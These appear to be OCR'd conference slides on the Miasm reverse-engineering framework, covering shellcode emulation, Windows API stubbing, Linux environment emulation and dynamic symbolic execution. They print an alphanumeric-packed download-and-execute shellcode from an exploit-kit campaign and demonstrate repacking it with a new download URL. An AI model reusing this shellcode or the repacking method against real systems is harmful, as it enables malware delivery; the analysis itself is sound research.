[INFO]: shell32_ShellExecuteExW(0x13ff88) ret addr: 0x4000028b
'/c start "" "foo.exe"'
...
```

Shellcode output

- Shellcode emulation - only the code and a stack

```
$ python -i run_sc.py shellcode.bin
WARNING: address 0x30 is not mapped in virtual memory:
AssertionError
>>> new_data = jitter.vm.get_mem(run_addr, len(data))
>>> open(”dump.bin”, ”w”).write(new_data)
```

Shellcode output

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

Shellcode analysis

Stack

Shellcode

```
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)

sb.jitter.cpu.EAX = run_addr

# Run
sb.run(run_addr)
```

Shellcode analysis

Stack

Shellcode

Kernel32

User32

...

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
Shellcode analysis

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


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```

Second crash

```
$ python run_sc_04.py -y -s -l ~/iexplore.exe shellcode.bin
[INFO]: Loading module 'ntdll.dll'
[INFO]: Loading module 'kernel32.dll'
[INFO]: Loading module 'user32.dll'
[INFO]: Loading module 'ole32.dll'
[INFO]: Loading module 'urlmon.dll'
[INFO]: Loading module 'ws2_32.dll'
[INFO]: Loading module 'advapi32.dll'
[INFO]: Loading module 'psapi.dll'
[INFO]: Loading module 'shell32.dll'
...
ValueError: ('unknown api', '0x774c1473L', "'ole32_CoInitializeEx'
```

→ function stubbing

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1. Naming convention

Function stubs

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1. Naming convention
2. Get arguments with correct ABI

Function stubs

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2. Get arguments with correct ABI
3. Retrieve the string as a Python string

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```

1. Naming convention
2. Get arguments with correct ABI
3. Retrieve the string as a Python string
4. Compute the length in full Python
5. Set the return value & address

Function stubs

- Interaction with the VM

```python
def msvcrt_malloc(jitter):
  ret_ad, args = jitter.func_args_cdecl(["msize"])
  addr = winobjs.heap.alloc(jitter, args.msize)
  jitter.func_ret_cdecl(ret_ad, addr)
```

Function stubs

- “Minimalist” implementation

```
def urlmon_URLDownloadToCacheFileW(jitter):
    ret_ad, args = jitter.func_args_stdcall(6)
    url = jitter.get_str_unic(args[1])
    print url
    jitter.set_str_unic(args[2], ”toto”)
    jitter.func_ret_stdcall(ret_ad, 0)
```

Demo

- Running the shellcode to the end
- Running on a second sample from the campaign

Different level of emulation

Minimalist  Full

- Only the code

Different level of emulation

- Only the code
- Code + segment handling + Windows structures

Different level of emulation

- Only the code
- Code + segment handling + Windows structures
- Code + segment handling + Windows structures + Windows API simulation

Different level of emulation

Minimalist — Full

- Only the code
- Code + segment handling + Windows structures
- Code + segment handling + Windows structures + Windows API simulation
- Full user-land + Kernel simulation (Linux only)

Full user-land + Kernel simulation

```
# Corresponding module in miasm2/os_dep/linux

# Filesystem / Network / etc. simulation
linux_env = LinuxEnvironment()

# Resolve loader's path and load it with relocation (ld-...)
ld_path = linux_env.filesystem.resolve_path(ld_path)
ld = Container.from_stream(open(ld_path), vm=jitter.vm, addr=ld_addr, apply_reloc=True)

# Prepare the desired environment
argv = ["/usr/bin/file", "/bin/ls"]
envp = {"PATH": "/usr/local/bin", "USER": linux_env.user_name}
auxv = environment.AuxVec(elf_phdr_header_vaddr, ls_entry_point, linux_env)
prepare_loader(jitter, argv, envp, auxv, linux_env)

# Associate syscall <-> stubs (callbacks)
syscall.enable_syscall_handling(jitter, linux_env, syscall_callbacks)

# Run!
jitter.init_run(ld.entry_point)
jitter.continue_run()
```

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jitter.init_run(ld.entry_point)
jitter.continue_run()
```

Syscall: stub example

```python
def sys_generic_write(jitter, linux_env):
    # Parse arguments
    fd, buf, count = jitter.syscall_args_systemv(3)
    log.debug("sys_write(%d,␣%x,␣%x)", fd, buf, count)

    # Stub
    data = jitter.vm.get_mem(buf, count)
    jitter.syscall_ret_systemv(linux_env.write(fd, data))


# Association syscall number <-> callback
syscall_callbacks_x86_64[X86_64_WRITE] = sys_generic_write
syscall_callbacks_arml[ARML_WRITE] = sys_generic_write
```

Demo

- Running `/usr/bin/file /bin/ls` (x86_64)

```
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/usr/bin/file /bin/ls
...
[DEBUG]: sys_openat(fffffffffffff9c, '/bin/ls', 0, 0)
...
[DEBUG]: sys_write(1, 740008e0, d4)
[STDOUT] /bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=e855a4c79bf01f795681a7470ae64dc141158aee, stripped
```

- Running `/bin/ls` (arml)

```
$ file file_sb/bin/ls
file_sb/bin/ls: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 4.1.0, stripped
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/bin/ls
[DEBUG]: sys_brk(0)
[DEBUG]: -> 74000000
...
[DEBUG]: sys_write(1, 80158000, 1f)
[STDOUT] bin  lib
```

Summary

DSE / concolic execution

DSE

- Dynamic Symbolic Execution / Concolic Execution
- Driller, Triton, Manticore, …
- Principle
  - A symbolic execution alongside a concrete one
  - The concrete drives the symbolic (loops, external APIs, …)

DSE / concolic execution

```
a = 1;
if (x % 2 == 1) {
    a += 5;
}
```

Concrete

1. $a = 1, x = 11$
2. enter the `if`
3. $a = 6, x = 11$

Symbolic only

1. $a = a + 1$
2. if $x\%2 == 1$, take the branch
3. ?

DSE / concolic execution

```
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if (x % 2 == 1) {
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}
```

Concrete

1. $a = 1, x = 11$
2. enter the `if`
3. $a = 6, x = 11$

DSE

1. $a = a + 1$
2. take the branch, **constraint** `x % 2 == 1`
3. $a = a + 6$

DSE: usages

Usage examples

Using a solver, and by making some of the elements symbolics:

- Find a solution to **jump to the other branch**, giving previous constraint
  - $\rightarrow$ expand coverage
  - (fuzzing, …)

DSE: usage example

1. Create a 0xa bytes file `target`

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2. Fully run `/usr/bin/file target`

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4. **Turn target's bytes into symbols**

DSE: usage example

1. Create a 0xa bytes file `target`
2. Fully run `/usr/bin/file target`
3. Break on the `target` read syscall
4. **Turn target's bytes into symbols**
5. Run until the next syscall
6. Create new solution to try to maximise the code/branch/path coverage

DSE: usage example

1. Create a 0xa bytes file `target`
2. Fully run `/usr/bin/file target`
3. Break on the `target` read syscall
4. **Turn target's bytes into symbols**
5. Run until the next syscall
6. Create new solution to try to maximise the code/branch/path coverage
7. Go to 5. with another candidate

DSE: discover file format

```
Run with ARG = ’AAAAAAAAAA’
-> ASCII text, with no line terminators
Run with ARG = ’\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00’
-> data
Run with ARG = ’\xef\xbb\x00\x00\x00\x00\x00\x00\x00\x00’
-> ISO-8859 text, with no line terminators
Run with ARG = ’\xef\xbb\xbf\x00\x00\x00\x00\x00\x00\x00’
-> UTF-8 Unicode text, with no line terminators
Run with ARG = ’\xf0\x00\x00\x00\x00\x00\x00\x00\x00\x00’
-> SysEx File -
Run with ARG = ’\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00’
-> lif file
Run with ARG = ’\x05\x06\x00\x00\x00\x00\x00\x00\x7f\x00’
-> IRIS Showcase file - version 0
Run with ARG = ’\xef\x05\x00\x00\x00\x00\x00\x00\x00\x00’
-> International EBCDIC text, with no line terminators
Run with ARG = ’\xef@\x80\x00\x00\x00\x00\x00\x00\x00’
-> Non-ISO extended-ASCII text, with no line terminators
Run with ARG = ’\x16@\x00\x00\x00\x00\x00\x00\x00\x00’
-> EBCDIC text, with no line terminators, with overstriking
Run with ARG = ’+/v+\x07\x07\x07\x07\x07\x07’
-> Unicode text, UTF-7
...
```

DSE: usages

Usage examples

Using a solver, and by making some of the elements symbolics:

- Find a solution to **jump to the other branch**, giving previous constraint
  - $\rightarrow$ expand coverage
  - (fuzzing, …)
- Restrain the input with constraint on the output
  - $\rightarrow$ stealing a shellcode
  - (exploit writing help, crash investigation, …)

Shellcode

```
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...
```

This shellcode is “packed” to be alphanumeric

Back to the shellcode

Idea

- This is a campaign associated to Angler EK

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- Could we *steal* the packer from this shellcode?

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- Automatically, without actually reversing the stub?

Back to the shellcode

Idea

- This is a campaign associated to Angler EK
- Could we *steal* the packer from this shellcode?
- Automatically, without actually reversing the stub?
- (And make our own Download & Exec payload with a `blackhat.com` C&C?)

DSE in Miasm

```python
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval

dse = DSEEngine(machine)

dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))

jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
```

1. Init the DSE

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```

1. Init the DSE
2. Attach to the jitter
3. Concretize all symbols
4. Symbolize the shellcode bytes
5. Break on the OEP

DSE in Miasm

```
from miasm2.expression.expression import *

# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)

print dse.eval_expr(addr)
```

DSE in Miasm

```
from miasm2.expression.expression import *

# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)

print dse.eval_expr(addr)
```

$\longrightarrow$ `MEM_0x400042 = (MEM_0x400053^(MEM_0x400052*0x10))`

Stealing a shellcode

Plan

1. Force the final URLs in memory to ours

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Stealing a shellcode

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1. Force the final URLs in memory to ours
2. Force the initial shellcode bytes to be alphanum
3. Ask solver to rebuild the new shellcode, assuming
   - path constraint
   - final memory equations
4. $\longrightarrow$ steal the shellcode!

Demonstration

- Build the new shellcode
- Test it with previous script

Stealing a shellcode

```
$ python repack.py shellcode.bin
OEP reached!
New shellcode dropped in: /tmp/new_shellcode.bin
$ cat /tmp/new_shellcode.bin
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuHiaH8kb80
ZlIhVlIhWmPun8it44KoI8kVcUPUPnL5dwloZ8b8z9ohRhC8h8c9o9o9oye
...2n

$ python run_sc_04.py -y -s -l /tmp/new_shellcode.bin
...
[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000001e, 0x1000, 0x0, 0x0)
        ret addr: 0x40000161
https://www.blackhat.com/payload
[INFO]: kernel32_CreateProcessW(0x2000001e, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, ...)
        ret addr: 0x400002c5
...
```

Summary

Black Hat Sound Bytes

Takeaways

- Emulation capabilities (just a function $\longrightarrow$ full binary)
- Static analysis through the IR (symbolic execution, deobfuscation passes, …)
- Daily used on real world samples and tasks

$\longrightarrow$ A framework you may want to add to your toolbox

Further works

- Abstract analysis, with abstract domains (ModularIntervals already present)
- Full emulation improvment (wider on Linux, maybe on Windows)
- Real un-SSA
- Core in Rust with Python bindings
- …
- Open to suggestions, feedbacks, external contributions, beers, …

Merci !

`miasm.re/blog`

@MiasmRE

`github.com/cea-sec/miasm`

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